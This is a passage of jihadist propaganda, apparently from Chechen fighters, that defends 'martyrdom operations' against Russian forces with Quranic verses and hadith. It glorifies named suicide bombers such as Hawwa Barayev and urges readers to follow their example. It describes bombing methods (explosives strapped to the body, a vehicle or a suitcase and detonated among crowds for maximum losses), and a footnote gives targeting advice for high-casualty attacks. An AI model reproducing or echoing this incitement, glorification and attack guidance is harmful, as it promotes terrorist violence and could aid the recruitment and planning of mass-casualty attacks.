[2] Narrated with similar wordings in Al-Bukhārī (36, 2797, 7226), Muslim (1876). Declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (1266, 1354), and *Sahīh Al-Jāmi'* (1491, 7075). And declared *Hasan* by Al-Wādi'ī in *Al-Jāmi' As-Sahīh* (2/319, 3/171, 6/269), and *As-Sahīh Al-Musnad* (1053). Hāfith Ibn 'Abdil-Barr رحمه الله declared it *Sahīh* in *At-Tamhīd* (18/340).

[3] Also narrated with similar wordings. Refer to Al-Bukhārī (4949, 7551), Muslim (2647, 2649). Al-Albānī declared it *Sahīh* in *As-Silsilah As-Sahīhah* (898), and *Sahīh Al-Jāmi'* (1074). Al-Wādi'ī declared it *Hasan* in *Al-Jāmi' As-Sahīh* (1/275, 6/238, 6/341) and *As-Sahīh Al-Musnad* (336). Hāfith Ibn 'Abdil-Barr declared it *Sahīh* in *At-Tamhīd* (7/6).

"Jihād is ordained for you (Muslims), though you dislike it, and it may be that you dislike a thing which is actually good for you, and it may be that you like a thing that is actually bad for you. Allāh knows, but you know not." [4]

People today have neglected this great symbol of Islām, and pursued this lowly worldly life, what they love, thinking good lies in what they love, and failing to realize that good lies in that which Allāh has ordained.

Allāh has blessed us, here in Chechnya, by allowing us to fight *kufr* - represented by the Russian army, and we ask Allāh to strengthen and assist us. We praise Allāh also for allowing us to have scored victories over the enemy. Some of us have fulfilled their obligations (i.e. martyred); and some of us are still waiting.

Verily, Allāh has fulfilled His promise to us, and granted us dignity through Jihād, after we had been in humility. Our martyred brothers have written, with their blood – *InShā'Allāh*, a history we can be proud of, and their blood has been spilled and flows for the sake of *Lā Ilāha Illā Allāh* – that is how we know them as, and we know none more than Allāh does. For Allāh, the limbs of our brothers are cut to pieces, and for Allāh, their heads are scattered. Rather, their sacrifices only increase us in eagerness and longing for our own martyrdom – So that tomorrow, we can meet the Beloved Ones, Muhammad and the Companions. And Oh what happiness and joy! For the one who meets his Lord, and finds him pleased with him, and that he will soon be resurrected alongside the Prophets, the *Siddīqīn*, the martyrs, and the righteous. And how excellent those companions are!

And we swear by Allāh, each one of us is like that man who continuously repeats in himself the saying of 'Umayr ibn Al-Hamām Al-Ansārī, when he was certain that *Jannah* was behind *Badr*, and he said,

لئن أنا حييت حتى آكل تمراتي هذه إنها لحياة طويلة

"If I were to live long enough to eat these dates - then verily, it is too lengthy of a life!"[5]

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[4] Al-Baqarah: 216

[5] Referring to the famous *Hadīth* narrated by Muslim in his *Sahīh*, that on the Day of *Badr*, the Messenger of Allāh said: *"Stand up to the Gardens, the width of which is that of the heavens and the earth!"* 'Umayr ibn Al-Hamām said, "O Messenger of Allāh: the width of the Gardens is like the heavens and the earth?" The Messenger of Allāh replied, "*Yes*." 'Umayr then said, "*Bakhin, Bakhin*!" The Messenger صلى الله عليه و سلم asked, *"What causes you to say this saying of yours, Bakhin Bakhin?"* So 'Umayr رضي الله عنه replied, "By Allāh, nothing, O Messenger of Allāh! Except that I hope to be of its people!" So the Messenger said, "*Then indeed, you will be from amongst them."* So he took out some dates and started eating them. And then he exclaimed, **"If I were to live long enough to eat these dates - then verily, it is too lengthy of a life!"** So he threw away the dates he had with him, and he fought against the enemies, until he was killed. Narrated by Muslim (1901), and authenticated by Al-Albānī in *Sahīh At-Targhīb* (1312).

And if it were not that we feared lest the Muslims will become weakened, we all would have competed against each other to do exactly as Ibn Al-Hammām did – for verily, we are yearning greatly to meet the Beloved Ones. So we ask Allāh to guide us, and keep us firm upon their methodology, until we meet Him.

And from amongst that which the brave warriors of Chechnya have written, of bold battles which have terrified and terrorized the Russians – are those martyrdom operations, by which those who carry them out, sacrifice their souls (Arwāh), and they hand over the price hastily, so they can take the prize, right after they cause a earthquake, tremor, and terror in the hearts of the infidels - yearning for those High Abodes, and they hastily finish the transaction, so they can attain and reach the gift of the One Who does not go against His Promise, He Who is the Most Generous of those who are generous, the Most Merciful of those who show mercy.

The Ummah has become used to hearing, throughout its history, about men who sacrifice their lives for the religion, but they are not as familiar with women doing the same. The young woman who was - *InShā'Allāh* - martyred, Hawwā' Barayev, is one of the few women whose name will be preserved in history eternally. Undoubtedly, she has set the most marvelous example by her sacrifice.

The Russians may as well await death from every quarter now, and their hearts may appropriately be filled with terror on account of women like her. Let every jealous one perish in his rage! Let every sluggish individual bury his head in the dirt! She has done what few men have done. Every supporter of the truth should prepare to give the like of what she has given. The Ummah may well be proud that such a shining example has appeared in our midst. We are certain that an Ummah that contains people like her will never - by Allāh's leave - become devoid of good.

However, while we were in the midst of rejoicing over our sister's self-sacrifice, and we were still supplicating for her to achieve forgiveness and mercy from Allāh, we received mail which clouded our joy. It came, not from an enemy or envier, but rather from a handful of people whom we presume wanted to offer constructive advice. However, they erred, and accused the great *Mujāhidah*, Hawwā' Barayev, of having committed suicide, saying that it was not permissible for her to have acted thus. Nor did they think it was permissible for us to mention her account on our website, rather that we should have criticized her. They mentioned evidences which they had misunderstood to imply what they claimed.

In this study, we shall clarify that Hawwā' Barayev - and similarly 'Abdur-Rahmān Ash-Shīshānī, Qādhī Mawlādī, Khātim, his brother 'Ali, 'Abdul-Malik and others - are, Allāh willing, in the Gardens of Eternity, in the hearts of green birds, betaking themselves to chandeliers hanging from the Throne of Allāh. This is how we regard them, but we do not sanctify anyone before Allāh.

Before we embark on a detailed exposition concerning the Islāmic verdict on martyrdom operations, it is appropriate for us to first present a brief, to-the-point response:

Firstly: If you did not know, could you not ask? It is not appropriate for someone who is unaware of a verdict to make sweeping statements accusing others of wrongdoing. If those who criticized us had only investigated the issue first, they would have found that the issue is, at worst, an issue in which the scholars have disagreed - such that we cannot be criticized for following legitimate scholarship.

Secondly: We request our respected brothers, who seek the truth, not to criticize us for anything without backing the criticism with verdicts of scholars, and [especially] the understanding of the Pious Predecessors.

Thirdly: Dear brothers and sisters! Not every martyrdom operation is legitimate, nor is every martyrdom operation prohibited. Rather, the verdict differs based on factors such as the enemy's condition, the situation of the war, the potential martyr's personal circumstances, and the elements of the operation itself. Thus, one may not give a verdict on such operations without having an understanding of the actual situation, and this is obtained from the Mujāhidīn, and not the infidels. How, then, can you accuse us of ignorance when you are unaware of our situation, let alone the specific details of the operation in question?[6]

And in ending, I ask Allāh (Most High) to give the Mujāhidīn success to follow that which He loves and is pleased with, and that He gives us the finishing of martyrdom in His Path, after having killed many of His enemies.

إِن موعِدهم الصبح أَليس الصبح بِقَرِيبٍ

"Indeed, their appointment will be in the morning. Is not the morning near?"[7]

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[6] *Shaykh* Abū Qutaybah Ash-Shāmī said, "It is binding upon the brethren, the Mujāhidīn, to be organized and focused with regards to these types of actions – such as exploding the self – in various types of operations, and to focus on those military targets which have the maximum number of enemies possible – and also to target such buildings as the paganistic parliaments which legislate fabricated man-made laws in opposition to Allāh; and other such targets which will haunt the *Tawāghīt* even long after the operations – but (these self-sacrificial operations should not take place) unless it is not possible to attack them, except using such means. And it is obligatory upon the brother, to not detonate himself to merely kill one or two of the enemy, who could have been killed using some bullets, not even equaling 60 bullets. And this is because the brother is a precious pearl, and these types of brothers (who are willing to sacrifice their souls for the Pleasure of Allāh) are very few – so it is obligatory to benefit from them by using them in great and painful targets."

[7] Hūd: 81

Definition of Martyrdom Operations, and Their Effect on the Enemy

Martyrdom or self-sacrifice operations are those performed by one or more people, against enemies far exceeding them in numbers and equipment, with prior knowledge that the operations will almost inevitably lead to death.

The form this usually takes nowadays is to wire up one's body, vehicle, or suitcase, with explosives, and then to enter amongst a gathering of the enemy, or in their vital facilities, and to detonate in an appropriate place there in order to cause the maximum losses in the enemy ranks, taking advantage of the element of surprise and penetration. Naturally, the performer of the operation will usually be the first to die.

Another technique is for an armed Mujāhid to break into the enemy barracks, or area of assembly, and fire at them at close-range, without having prepared any plan of escape, nor having considered escape as a possibility. The objective is to kill as many of the enemy as possible, while knowing that he will almost certainly be killed also. [8]

The name 'suicide-bombings' used by some, is wrong and inaccurate; and in fact this name was chosen by the Jews to discourage our brothers from such activities. How great is the difference between East and West?! For the one who commits suicide - because of his unhappiness, lack of patience and weakness or absence of *Īmān*, he has been threatened with Hell-Fire, and has earned the Curse of Allāh. And as for the one who sacrifices himself, he has not embarked upon the operation, except due to the strength of his *Īmān* and sincerity, and to bring victory to Islām, by sacrificing his life to raise the Word of Allāh!

As for the effects of these operations on the enemy, we have found, through the course of our experience that there is no other technique which strikes as much terror into their hearts, and which shatters their spirit as much. On account of this, they cowardly refrain from mixing with the population, and from oppressing, harassing and looting them. They have also become occupied with trying to expose such operations before they occur, which has distracted them from other things. All praise belongs to Allāh. Many of their imminent plans were foiled, and furthermore, Putin issued a severe condemnation of the Home Affairs and

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[8] Another form of a martyrdom operation – which is mentioned in the book, *"Martyrdom Operations: The Highest Peak of Martyrdom"* – is, "or that he goes by himself, without wearing any explosives, to attack a place of the enemy which contains many explosive materials; and it is not possible to destroy it, except by him to explode those materials (by shooting at it, etc), while he is in its midst (and thus, is martyred). And there are many forms of martyrdom operations, which is not possible for us to count them and mention them here. So the one who sacrifices himself – using explosives, or fire (as in the story of the People of the Ditch), or any other method – the ruling is the same, and the goal is the same (to raise the Word of Allāh, and benefit the *Dīn*, and cause harm and casualties against the enemies of the Muslims) – the means of the death are various, but the death is always the same."

Defense Ministers, placing the responsibility on them, and threatening high-level reshufflings in the two ministries. Those troops who are not busy trying to foil martyrdom operations, are occupied with removal of Russian corpses, healing the wounded, and drawing out plans and policies from beneath the debris. This is all on the moral level.

On the material level, these operations inflict the heaviest losses on the enemy, and are lowest in cost to us. The cost of equipment is negligible in comparison to the assault; in fact the explosives and vehicles were captured as war-booty, such that we returned them to the Russians in our own special way! The human casualty is a single life, who is in fact a martyr and hero who has gone ahead to the Gardens of Eternity, *InShā'Allāh*. As for the enemy, their losses are high; after the last operation, they had over 1,600 dead and wounded, and the most crucial concentration of Russian forces in Chechnya was completely destroyed.

All of this was achieved by the efforts of only four heroes. We feel sure that the Russians will not remain long in our land with such operations continuing. Either they will fear aggregation, in which case they will become easy targets for attack, or they will gather together to combat the assaults, in which case the martyrdom operations will be sufficient - Allāh willing - to disperse them. If they wish to keep matters under control, they would need more than 300,000 troops in every city, and this is no exaggeration.

One can see how much fear the operations in Palestine caused, and that they were a major factor in convincing the Jews to grant self-rule to the Palestinians, hoping that they could be more easily controlled in that way. In Chechnya, the damage is much greater than in similar operations in Palestine, on account of Russian fortification being much less than that possessed by the Jews.

Evidences for the Issue

Before going into the verdict concerning the operations, and mentioning the statements of the scholars about them, and resolving some misunderstood issues - it is appropriate for us to first present some of the *Shar'ī* evidences, and then follow them up with discussion and application thereof. We will not analyze the chains of transmission of each narration separately; we will regard it as sufficient that the main foundation of the evidences is in Al-Bukhārī and Muslim, and hence any reports outside of these two books is strengthened by them.

One:

إِن الله اشترى مِن الْمؤمِنِين أنفُسهم وأموالهم بِأن لهم الْجنة يقَاتِلُونَ فِي سبِيل اللهِ فَيقْتلُونَ ويقْتلُونَ وعداً علَيهِ حقّاً فِي التوراةِ والإِنجِيل والْقُرآن ومن أوفَى بِعهدِهِ مِن اللهِ فَاستبشِروا بِبيعكُم الذِي بايعتم بِهِ وذَلك هو الْفَوز الْعظِيم

"Verily, Allāh has purchased from the believers, their lives and their wealth in return for Paradise being theirs. They fight in the Path of Allāh, so they kill (others) and are killed. It is a promise in truth which is binding on Him in the Torah and the Gospel and the Qur'ān. And who is truer to his covenant than Allāh? Then rejoice in the bargain which you have concluded. That is the supreme success."[9]

So this verse is the foundation of the bargain between the Mujāhid and his Lord. Hence, any scenario in which the Mujāhid offers the price in order to attain the merchandise, it is permissible unless an evidence exists to specifically prohibit it.

Two:

كَم مِن فِئَةٍ قَلِيلَةٍ غَلَبت فِئَةً كَثِيرةً بِإِذْن اللهِ والله مع الصابِرين

"How often a small force overcame a mighty force, by the Permission of Allāh. And Allāh is with the patient ones."[10]

This verse indicates that the measure of power and strength in the *Sharī'ah* is not primarily linked to material, worldly measures.

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[9] At-Tawbah: 111. (9/111).
[10] Al-Baqarah: 249

Three:

ومِن الناسِ من يشري نفْسه ابتِغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves."[11]

Imām Ibn Abī Hātim narrates in his *Tafsīr* of this verse, that Ibn 'Abbās رضي الله عنهما said regarding this verse, "This means, that they sold themselves to Allāh, by waging Jihād in His Path, to establishing His right (of *Tawhīd*) – till the point that they died upon that."[12]

Imām Ibn Kathīr said, "The majority of the scholars of *Tafsīr*, hold that this verse was sent down regarding every Mujāhid in the Path of Allāh… and when Hishām ibn 'Āmir رضي الله عنه plunged into the enemy ranks, some of the people objected to this. So 'Umar ibn Al-Khattāb رضي الله عنه and Abū Hurayrah رضي الله عنه and others refuted them, and recited this verse."[13]

Imām Al-Qurtubī said, "Hasan Al-Basrī said: Do you know regarding whom this verse was sent down? It was sent down regarding the Muslim who meets the kāfir, and he tells him, *'Say Lā Ilāha Illā Allāh, and if you say it, then you and your wealth is protected from me,"* and the kāfir refuses to say it, so the Muslim says, *"Then surely, I swear by Allāh, indeed I will sell myself to Allāh,"* – so he goes forth, and fights, until he is killed."[14]

According to the explanation of this verse by the Companions رضي الله عنهم , as we cite below, one who *"sells himself"* for the sake of Allāh is not to be considered as having committed suicide - even if he plunges himself into one thousand hostile fighters of the enemy forces without wearing any armor, and is killed.

Four:

ثم جيء بالغلام فقيل له ارجع عن دينك ، فأبى ، فدفعه إلى نفر من أصحابه ، فقال : اذهبوا به إلى جبل كذا وكذا فاصعدوا به الجبل ، فإذا بلغتم ذروته ، فإن رجع عن دينه وإلا فاقذفوه ، فذهبوا به فصعدوا به إلى الجبل فقال اللهم اكفنيهم بما شئت ، فرجف بهم الجبل فسقطوا ، وجاء يمشي إلى الملك فقال له : ما فعل أصحابك ؟ قال كفانيهم الله ، فدفعه إلى نفر من أصحابه فقال : اذهبوا فاحملوه في قرقور ، فتوسطوا به البحر

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[11] Al-Baqarah: 207

[12] Refer to *Tafsīr Ibn Abī Hātim* (1/43).

[13] Refer to *Tafsīr Ibn Kathīr* (1/216); and *Musannaf* Ibn Abī Shaybah (5/303, 322), and *Sunan* Al-Bayhaqī (9/46).

[14] Refer to *Tafsīr Al-Qurtubī* of this verse.

، فإذا رجع عن دينه وإلا فاقذفوه فذهبوا به ، فقال : اللهم اكفنيهم بما شئت ، فانكفأت بهم السفينة فغرقوا ، وجاء يمشي إلى **الملك ، فقال له الملك ، ما فعل أصحابك ؟ قال : كفانيهم الله فقال للملك : إنك لست بقاتلي حتى تفعل ما آمرك به ، قال : وما هو ؟ قال تجمع الناس** في **صعيد واحد وتصلبني على جذع ، ثم خذ سهماً من كنانتي ، ثم ضع السهم** في **كبد القوس** ثم **قل : بسم الله رب الغلام** ثم **ارمني ، فإنك إذا فعلت قتلتني ، فجمع الناس** في **صعيد واحد ، وصلبه على جذع ، ثم أخذ سهماً من كنانته ، ثم وضع السهم** في **كبد القوس ، ثم قال بسم الله رب الغلام ، ثم رماه ، فوقع السهم** في **صدغه فوضع يده** في **صغه** في **موضع السهم فمات ، فقال الناس آمنا برب الغلام ، آمنا برب الغلام ، آمنا برب الغلام ، فأتي الملك فقيل له : أرأيت ما كنت تحذر ، قد والله نزل بك حذرك ، قد آمن الناس ، فأمر بالأخدود** في **أفواه السكك ، فخدت وأضرمت النيران ، وقال : من لم يرجع عن دينه فأقحموه فيها ، أو قيل له اقتحم ، ففعلوا حتى أتوا على امرأة ومعها صبي لها فتقاعست أن تقع فيها ، فقال لها الغلام يا أمه اصبري إنك على الحق**

In the *Hadīth* of *Sahīh* Muslim, containing the account of the young boy and the king in the story of the **People of the Ditch** referred to in *Sūrah Al-Burūj*. "… The boy was then brought and it was said to him, *"Renounce your religion,"* but he refused. So [the King] pushed him towards a group of his men and said to them, *"Take him to such-and-such mountain, and climb the mountain with him until you reach the peak. If he renounces his religion [leave him], but if he does not then throw him [off the mountain]."*

So they took him and climbed the mountain with him. He said, *"O Allāh, save me from them in any way You please,"* [whereupon] the mountain then began to shake and they all fell off it [except the boy]. He then went walking [back] to the King, and the King said to him, *"What did your companions do?"* He said, *"Allāh saved me from them."* So [the King] pushed him towards a group of his men and said, *"Take him in a long boat to the middle of the ocean. If he renounces his religion [then leave him], but if he does not then throw him [into the ocean]."*

They took him, and he said, "*O Allāh, save me from them in any way You please,"* [whereupon] the boat overturned and they drowned. [The boy] then went walking [back] to the King, and the King said to him, *"What did your companions do?"* He replied, *"Allāh saved me from them."* He then said to the King, *"You will not be able to kill me until you do what I say!"* [The King] said, *"What is that?"* He replied, *"[You should] gather all the people on a single plain and tie me to a [tree] trunk. Then, take an arrow from my quiver and place it in the middle of the bow, and say,* 'In the Name of Allāh, the Lord of the boy,' *then shoot me [with the arrow]. If you do that, you will [be able to] kill me."*

So [the King] gathered all the people in a single plain and tied him to a [tree] trunk. He then took an arrow from his quiver, placed it in the middle of the bow, said, *"In the Name of Allāh, the Lord of the boy,"* and fired the arrow. The arrow hit his temple. [The boy] placed his hand

on his temple, and then died. So the people said, *"We believe in the Lord of the boy, we believe in the Lord of the boy, we believe in the Lord of the boy."*

The King was then told, *"Do you see what you feared? By Allāh, that which you feared has happened! The people have believed [in the Lord of the boy]."* So [the King] ordered for ditches [to be dug] at the junctions of all the roads. When they were dug, fires were lit in them and [the King] said, *"Whoever does not renounce his religion, then throw him in [the fire], or tell them to jump into it."* So this was what happened, until a woman came carrying a baby, and she hesitated to jump into the fire, so her child said to her, *"O Mother! Have patience, for you are upon the Truth!"*»[15]

The boy, in this *Hadīth*, ordered the killing of himself as a sacrifice in the interest and benefit of the *Dīn*, and this indicates that such a deed is legitimate, and not considered suicide. Keeping in mind, that he did not receive revelation to do such a deed, and that he did not know of the outcome of his decision beforehand – and yet, our *Sharī'ah* praised and extolled this story.

Five:

لما كانت الليلة التي أسري بي فيها أتت علي رائحة طيبة ، فقلت : يا جبريل ما هذه الرائحة الطيبة ؟ فقال هذه رائحة ماشطة ابنة فرعون وأولادها ، قال : فلت ما شأنها ؟ قال : بينا هي تمشط ابنة فرعون ذات يوم إذ سقطت المدرى من يدها ، فقالت : بسم الله ، فقالت لها ابنة فرعون : أبي ؟ قالت : لا ولكن ربي ورب أبيك الله ، قالت : أخبره بذلك فالت نعم : فأخبرته فدعاها ، فقال : يا فلانة ، وإن لك رباً غيري ؟ قالت نعم ربي وربك الله ، فأمر ببقرة من نحاس فأحميت – أي قدر كبير - ، ثم أمر بها أن تلقى هي وأولادها فيها ، قالت له : إن لي إليك حاجة ، قال : وما حاجتك ؟ قالت : أحب أن تجمع عظامي وعظام ولدي في ثوب واحد وتدفننا ، قال : ذلك لك علينا من الحق ، قال : فأمر بأولادها فألقوا بين يديها واحداً واحداً إلى أن انتهى ذلك إلى صبي لها مرضع ، وكأنها تقاعست من أجله ، قال : يا أمه اقتحمي فإن عذاب الدنيا أهون من عذاب الآخرة فاقتحمت

Imām Ahmad has narrated in his *Musnad*[16], from Ibn 'Abbās رضي الله عنهما , that the Messenger of Allāh said: "I smelled on the Night of Ascension a beautiful fragrance, so I asked Jibrīl about it. He said that it was the fragrance of the hairdresser of Pharaoh's daughter, and of her (i.e. the hairdresser's) children. I asked him, *'What did she do?'* He said, 'One day she was

[15] Cited by Muslim in The Book of Piety and Heart-Softeners (130), and this is his wording. It is also cited by Ahmad (6/17), Al-Tirmidhī in The Book of Exegesis #340, and Al-Nasā'ī, also in The Book of Exegesis, as it appears in *Tuhfat Al-Ashrāf* (4/199). For the full *Hadīth*, and its explanation, refer to the book by At-Tibyān Publications, **"The People of the Ditch"**.

[16] Refer to *Al-Musnad* (1/310), and a similar narration is in Ibn Mājah (4030).

combing Pharaoh's daughter's hair, and the comb fell from her hand, and said, *"In the Name of Allāh."* The daughter asked, "Do you mean my father?" She said, *"No, rather, my Lord and your father's Lord is Allāh."* The daughter said, "Should I tell my father?" She said, *"Yes."* When she told him, he summoned her, and asked her, "Do you have a Lord other than me?" She said, *"My Lord and your Lord is Allāh."* Pharaoh ordered a copper furnace to be heated, and ordered that she and her children be thrown into it. She said, *"Can I ask for only one thing?"* Pharaoh replied, "What is it?" She said, *"I would like for you to collect my bones, and my children's bones in one piece of cloth, and bury us."* He said, "That is your right upon us."

Her children were thrown in front of her eyes, one after another- till they came to the last boy who was being breastfed. She looked reluctant, but her son said, ***"O mother! Go ahead, for the torment of this world is much less than the torment of the Hereafter!"*** *So she threw herself into it."*[17]

And in this *Hadīth*, the Allāh made the infant speak, as was the infant in the preceding story of **People of the Ditch** - telling the mother to jump into the fire, which indicates the virtue of this deed. And if sacrificing one's own self for the sake of the Dīn was not permissible, our *Sharī'ah* would not have praised and extolled this action. And the speech of this infant is nothing but a miraculous symbol, showing the virtue of such a sacrificial deed.

Six:

عن أسلم أبي عمران قال : كنا بمدينة الروم فأخرجوا لنا صفاً عظيماً من الروم فخرج إليهم من المسلمين مثله ، وعلى أهل مصر عقبة بن عامر وعلى الجماعة فضالة بن عبيد ، فحمل رجل من المسلمين على صف الروم حتى دخل بينهم ، فصاح الناس وقالوا : سبحان الله يلقي بيده إلى التهلكة ، فقام أبو أيوب الأنصاري رضي الله عنه فقال : أيها الناس : إنكم لتؤولون هذا التأويل ، وإنما نزلت هذه الآية فينا معشر الأنصار لما أعز الله الإسلام وكثر ناصروه ، فقال بعضنا لبعض سراً دون رسول الله صلى الله عليه وسلم ، إن أموالنا قد ضاعت وإن الله قد أعز الإسلام وكثر ناصروه ، فلو أقمنا في أموالنا وأصلحنا ما ضاع منها ، فأنزل الله تعالى على نبيه يرد علينا ما قلنا (وأَنفِقُوا فِي سَبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ) وكانت التهلكة الإقامة على الأموال وإصلاحها وتركنا الغزو ، فما زال أبو أيوب شاخصاً حتى دفن بالقسطنطينية

On the authority of Aslam Abī 'Imrān, that when they were fighting a mighty army of the Romans, a man in the Muslim army attacked the Roman ranks until he plunged himself into their ranks, and was in their midst. The people shouted, saying, "*SubhānAllāh*! Glory be to Allāh! He has thrown himself into destruction!" Thereupon, Abū Ayyūb Al-Ansārī رضي الله عنه

[17] *Imām* Ahmad Shākir رحمه الله declared it *Sahīh* in his *Tahqīq* (verification) of *Al-Musnad* (4/295, # 2,822).

stood up, and said, **"O people! You give this (wrong) interpretation to this verse, whereas it was revealed concerning us, the *Ansār*, when Allāh had given honor to Islām, and its supporters had become many, whereupon some of us secretly said to one another … *"Our wealth has been depleted, and Allāh has given honor to Islām and its supporters have become many, so let us stay amidst our wealth and make up what has been depleted of it."* Thereupon, Allāh revealed to His Prophet,**

وأَنفِقُوا فِي سبِيلِ اللهِ ولا تلْقُوا بِأَيدِيكُم إِلَى التهلُكَةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [18]

… refuting what we had said. So, the destruction lay in staying with our wealth and gaining it, and abandoning the battles." Abū Ayyūb did not cease fighting, until (he was killed and) was buried in Constantine."[19]

Al-Bayhaqī included it, and other narrations in his *Sunan* in a chapter entitled, "*Permissibility For a Man or Men to Fight Alone in the Land of the Enemy*," thereby citing it as evidence for the permissibility of advancing against a group, even if the more likely result is that they will kill him.

In this *Hadīth*, Abū Ayyūb explained that the verse [Al-Baqarah: 195] does not apply to one who immerses and plunges himself into the ranks of the enemies, even though it may seem to the people that he has thrown himself intro destruction. The Companions tacitly approved and accepted this explanation of his [by not objecting].

Seven:

فال معاذ بن عفراء يا رسول الله ما يضحك الرب من عبده ؟ فال (غمسه يده في العدو حاسراً) فال : فألقى درعاً كانت عليه وقاتل حتى قتل رضي الله عنه

Mu'āth ibn 'Afra' asked the Messenger of Allāh صلى الله عليه و سلم , "What makes Allāh laugh upon His slave?" He replied, *"The slave immersing himself into the enemy without armor."* Mu'āth then took off his armor and fought until he was killed.[20]

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[18] Al-Baqarah: 195

[19] Refer to Abū Dāwūd (3/27) and At-Tirmithī (4/280) have narrated (and At-Tirmithī graded it as *Sahīh*); and declared *Sahīh* by Al-Albānī in *As-Silsilah As-Sahīhah* (13), and *Sahīh At-Targhīb* (1388). Also see *Al-Jāmi' As-Sahīh* of Al-Wādi'ī (3/200, 4/126, 357, 381, 5/422, 423, 482), and *As-Sahīh Al-Musnad* (140, 327). Also similar narrated by Ibn Hazm in *Al-Muhallā* (7/294); and Ibn Hajar in *Al-Isābah* (3/122). Also see *Fat'h Al-Bārī* (8/33-34).

[20] Refer to *Musannaf* Ibn Abī Shaybah (5/338). And in another narration, "When the people met to fight on the Day of *Badr*, 'Awf ibn Al-Hārith said, 'O Messenger of Allāh! What causes Allāh to

This *Hadīth*, and the one after it, is a clear evidence for the virtue of *Jihād* operations in which it is almost certain that one will die - and it indicates that Jihād has special rules which permit what may normally be prohibited.

And on the authority of Anas ibn Mālik رضي الله عنه , that a man asked, "O Messenger of Allāh! If I plunge and penetrate into the rows of the *mushrikīn*, and I fight them until I am killed – will I go to Paradise?" The Prophet صلى الله عليه و سلم replied, *"Yes."* So the man plunged into the rows of the *mushrikīn*, and fought, until he was killed.[21]

It is also narrated, that on the Day of Uhud, 'Umar ibn Al-Khattāb said to his brother, Zayd ibn Al-Khattāb, "Take my armor, O my brother!" So Zayd answered, *"I want Shahādah (martyrdom) just as you do!"* So they both left all the armor behind.[22]

Eight:

أفضل الشهداء الذين يقاتلون في الصف الأول فلا يلفتون وجوههم حتى يقتلوا، أولئك يتلبطون في الغرف العلى من الجنة، يضحك إليهم ربك، فإذا ضحك ربك إلى عبد في موطن فلا حساب عليه

The Messenger of Allāh صلى الله عليه و سلم said, *"The best of the martyrs are those who fight in the first rows of battle, they do not turn their faces (in any direction), until they are killed. Those, are the ones who will fly in the Highest Chambers in Jannah; and your Lord laughs at them, and if your Lord laughs at a slave in this world – then there is no account for him."* [23]

Nine:

عجب ربنا من رجلين ، رجل ثار عن وطأته ولحافه من بين أهله وحبه إلى صلاته فيقول الله عزوجل : انظروا إلى عبدي ثار عن فراشه ووطأته من بين حبه وأهله إلى صلاته رغبة فيما عندي وشفقة مما عندي ، ورجل غزا

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laugh upon His slave?' So he replied, *"That He sees His slave submerge himself into the battle to fight without any armor."* So 'Awf ibn Al-Hārith took off his armor, and he went forth and fought, till he was killed as a martyr." Narrated in *Nayl Al-Awtār* (7/212) of Ash-Shawkānī, and *Al-Isābah* (3/42) of Ibn Hajar.

[21] Narrated by Al-Hākim. Refer to *Imām* Ash-Shawkānī's *Nayl Al-Awtār* (7/212).

[22] Narrated by At-Tabarānī, and Al-Haythamī narrated it under the chapter, *"Going After Martyrdom"*- in *Mujma' Az-Zawā'id.* And Al-Haythamī said, "Narrated by At-Tabarānī, and its narrators are authentic narrators." Also refer to *Al-Istī'āb* of Ibn 'Abdil-Barr.

[23] Refer to *Kitāb Al-Jihād* of Ibn Al-Mubārak (1/85). And narrated in similar words by *Imām* Ahmad, Abū Ya'lā, At-Tabarānī, and Sa'īd ibn Mansūr. Declared *Sahīh* by Al-Albānī in *Sahīh Al-Jāmi'* (1107), and similar in *As-Silsilah As-Sahīhah* (2558).

في سبيل الله فانهزم أصحابه وعلم ما عليه في الانهزام وماله في الرجوع ، فرجع حتى يهريق دمه فيقول الله : انظروا إلى عبدي رجع رجاء فيما عندي وشفقة مما عندي حتى يهريق دمه

Ahmad narrated in his *Musnad* from Ibn Mas'ūd that the Prophet said, *"Our Lord wonders at two men: a man who stirs from his bed … to Salāt (prayer) … and a man who raids in the Path of Allāh, and his companions are defeated, and he realizes what awaits him in defeat and what awaits him in returning (to combat) - but he returns (to combat) until his blood is spilled. Allāh says,* ***"Look at My servant! He went back (to combat) hopeful and anxious for that which is with Me, until his blood was spilled."*** [24]

Ibn An-Nuhās رحمه الله commented, "Even if there was no other authentic *Hadīth* regarding this topic, except this - it would suffice us as evidence for the virtue of plunging (into the enemy ranks)."[25]

Ten:

ثلاثة يحبهم الله ... الرجل يلقى العدو في فئة فينصب لهم نحره حتى يقتل أو يفتح لأصحابه

The Messenger of Allāh said, *"Three types of people are beloved by Allāh…"* and amongst them was mentioned, *"The man who meets the enemy force, so he displays (or erects) his throat to them (i.e. fights them facing them and going towards them, not turning back), until he is killed, or his companions are made victorious."*[26]

And in another narration, the Messenger of Allāh صلى الله عليه و سلم said:

ثلاثة يحبهم الله ، ويضحك إليهم، ويستبشر بهم : الذي إذا انكشفت فئة؛ فاتل وراءها بنفسه لله عز وجل، فإما أن يقتل، وإما أن ينصره الله ويكفيه، فيقول الله : انظروا إلى عبدي كيف صبر لي نفسه؟!

"Three people are loved by Allāh (Most High), and He laughs at them, and joys at them: The one, when (his) group is left open (i.e. defeated), he fights behind them (i.e. when they are retreating) by himself, for

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[24] Refer to *Al-Musnad* (6/22, # 3,949) with the *Tahqīq* of *Imām* Ahmad Shākir, where he said, *"Its chain is Sahīh."* Al-Haythamī said in *Mujma' Az-Zawā'id* (2/255), "Ahmad and Abū Ya'lā narrated it, as did At-Tabarānī in *Al-Kabīr*, and its chain is *Hasan*. Abū Dāwūd narrated it in abbreviated form (2/326). Al-Albānī said in *Mishkāt Al-Masābih* (1207), "It is either *Hasan* or *Sahīh*." Also in *Subul As-Salām* of As-San'ānī (4/1348-1349).

[25] Refer to *Mashāri' Al-Ashwāq Ilā Masāri' Al-'Ush'shāq* (1/532).

[26] Refer to *Kitāb Al-Jihād* (1/84) of Ibn Al-Mubārak; declared *Sahīh* by Al-Albānī in *Sahīh Al-Jāmi'* (3074).

Allāh – so he is either killed, or Allāh helps him and suffices him. And Allāh says, ***"Look at My slave! How he patiently endured by himself, for Me!?"***[27]

And in another narration, the Prophet صلى الله عليه و سلم said,

ثلاثة يحبهم الله ... و رجل كان في سرية فلقوا العدو فهزموا فأقبل بصدره حتى يقتل أو يفتح له

